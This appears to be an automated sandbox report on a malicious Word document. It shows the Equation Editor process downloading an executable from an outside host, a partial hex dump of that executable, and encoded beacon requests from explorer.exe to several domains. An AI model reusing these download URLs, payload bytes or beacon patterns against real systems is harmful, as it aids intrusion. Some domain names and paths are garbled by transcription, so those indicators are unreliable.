Nov 26, 2020 08:44:07.298674107 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298676968 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298691988 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298701048 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298711061 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298719883 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298737049 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298739910 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298753023 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298755884 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298768997 CET	80	49167	104.168.198.45	192.168.2.22
Nov 26, 2020 08:44:07.298772097 CET	49167	80	192.168.2.22	104.168.198.45
Nov 26, 2020 08:44:07.298784971 CET	80	49167	104.168.198.45	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:44:06.484982967 CET	52197	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:44:06.529192924 CET	53	52197	8.8.8.8	192.168.2.22
Nov 26, 2020 08:45:54.203960896 CET	53099	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:45:54.245131016 CET	53	53099	8.8.8.8	192.168.2.22
Nov 26, 2020 08:45:59.259130001 CET	52838	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:45:59.604048014 CET	53	52838	8.8.8.8	192.168.2.22
Nov 26, 2020 08:46:04.984123945 CET	61200	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:46:05.025748014 CET	53	61200	8.8.8.8	192.168.2.22
Nov 26, 2020 08:46:10.570633888 CET	49548	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:46:10.610701084 CET	53	49548	8.8.8.8	192.168.2.22
Nov 26, 2020 08:46:29.466934919 CET	55627	53	192.168.2.22	8.8.8.8
Nov 26, 2020 08:46:29.508364916 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 08:44:06.484982967 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	sea-shared-5.masterns.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:45:54.203960896 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.musmarservices.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:45:59.259130001 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.opel-occasions-sales.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:04.984123945 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.runwithit.media	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:10.570633888 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.mycapecrusade.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 08:46:29.466934919 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.akasya ofistasima.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 08:44:06.529192924 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	sea-shared-5.masterns.com		104.168.198.45	A (IP address)	IN (0x0001)
Nov 26, 2020 08:45:54.245131016 CET	8.8.8.8	192.168.2.22	0xccff	Name error (3)	www.musmar services.com	none	none	A (IP address)	IN (0x0001)
Nov 26, 2020 08:45:59.604048014 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.opel-occasions-ales.com		50.117.11.156	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:05.025748014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.runwithit.media	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:46:05.025748014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	ext-sq.squarespace.com		198.49.23.141	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:05.025748014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	ext-sq.squarespace.com		198.185.159.141	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:05.025748014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	ext-sq.squarespace.com		198.49.23.141	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:05.025748014 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	ext-sq.squarespace.com		198.185.159.141	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:10.610701084 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.mycapecrusade.com	mycapecrusade.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:46:10.610701084 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	mycapecrusade.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:46:29.508364916 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.akasyaofistasima.com	akasyaofistasima.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:46:29.508364916 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	akasyaofistasima.com		89.252.180.207	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sea-shared-5.masterns.com
- www.opel-occasions-ales.com
- www.runwithit.media
- www.mycapecrusade.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	104.168.198.45	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:44:06.720232010 CET	0	OUT	GET /~vhlcnlog/ugopoundx/skypoundx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sea-shared-5.masterns.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:44:06.900933027 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 07:44:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Thu, 26 Nov 2020 01:10:37 GMT Accept-Ranges: bytes Content-Length: 278528 Vary: Accept-Encoding Keep-Alive: timeout=5, max=10000 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5c ff be 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 f2 03 00 00 4c 00 00 00 00 00 00 be 10 04 00 00 20 00 00 00 20 04 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 04 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 64 10 04 00 57 00 00 00 00 20 04 00 38 49 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 04 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 f0 03 00 00 20 00 00 00 f2 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 38 49 00 00 00 20 04 00 00 4a 00 00 00 f4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 04 00 00 02 00 00 00 3e 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 10 04 00 00 00 00 00 48 00 00 00 02 00 05 00 6c ed 03 00 f8 22 00 00 03 00 00 00 43 00 00 06 e8 30 00 00 84 bc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 17 1e 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 09 00 1d 00 00 00 00 00 00 00 73 01 00 00 06 28 14 00 00 0a 74 02 00 00 02 1e 2d 03 26 2b 07 80 01 00 00 04 2b 00 2a 00 00 00 1a 7e 01 00 00 04 2a 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 16 1d 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 19 1b 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1a 1b 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1e 17 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1d 18 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1e 1a 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 18 17 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1c 1e 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 17 1d 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1e 16 2c 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1d 17 2d 08 26 28 15 00 00 0a 2b 03 26 2b f6 2a 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL_L @ @dW 8I H.text `.rsrc8I J@@.reloc>@BHl"C0 0-&(+&+*0s(t-&++*~*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0-&(+&+*0,&(+&+*0-&(+&+*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	50.117.11.156	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:45:59.790648937 CET	294	OUT	GET /bu43/?OBZPd=k6AhchXHBB&Yzrx=UiBHsTvAEQLKMdFr/hj1g9PdhtcWl8ZZ/ysXuG6Tr8ng0KhPmhT7mwdkGkewJ6JbNyjYEA== HTTP/1.1 Host: www.opel-occasions-ales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:45:59.969166994 CET	295	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Thu, 26 Nov 2020 07:45:58 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	198.49.23.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:46:05.157809019 CET	300	OUT	GET /bu43/?Yzrx=5vpVtqJ3i14TYLjahre3JpaYS6Wcf4IPAkG7pj5paeEEzi6lwzUZWwRsk9qYR19+9CpDRA==&OBZPd=k6AhchXHBB HTTP/1.1 Host: www.runwithit.media Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:46:05.290102005 CET	301	IN	HTTP/1.1 400 Bad Request content-length: 77564 expires: Thu, 01 Jan 1970 00:00:00 UTC pragma: no-cache cache-control: no-cache, must-revalidate content-type: text/html; charset=UTF-8 connection: close date: Thu, 26 Nov 2020 07:46:05 UTC x-contextid: nUrUpo0O/0htnjK7R server: Squarespace Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:46:10.629771948 CET	381	OUT	GET /bu43/?OBZPd=k6AhchXHBB&Yzrx=5Lfh6qcZO6QCpL41ah3mk8LUL3OJ/OZx9c26bzra2u0GgF5XtbJN8WKHQCrI7u2LEBkhnA== HTTP/1.1 Host: www.mycapecrusade.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:46:10.744771957 CET	382	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:46:10 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c734-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1776 Parent PID: 584

General

Start time:	08:43:37
Start date:	26/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fda0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$MAXTRADING.doc	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~	success or wait	1	7FEE9449AC0	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\colorschememapping.xm~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\~WRL0000.tmp	success or wait	1	7FEE9449AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm~..	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xml	C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xm~}	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~m~	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thm_	C:\Users\user\AppData\Local\Temp\imgs_files\themedata.thmx..	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xm_	C:\Users\user\AppData\Local\Te mp\imgs_files\colorschememapping.xml}	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlmx	success or wait	1	7FEE9449AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE93DEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE93E6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F73AA	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Mic rosoft\Office\14.0\Word\Resili ency\DocumentRecovery\F73AA	F73AA	binary	04 00 00 00 F0 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 1B 5A 55 63 13 C4 D6 01 AA 73 0F 00 AA 73 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 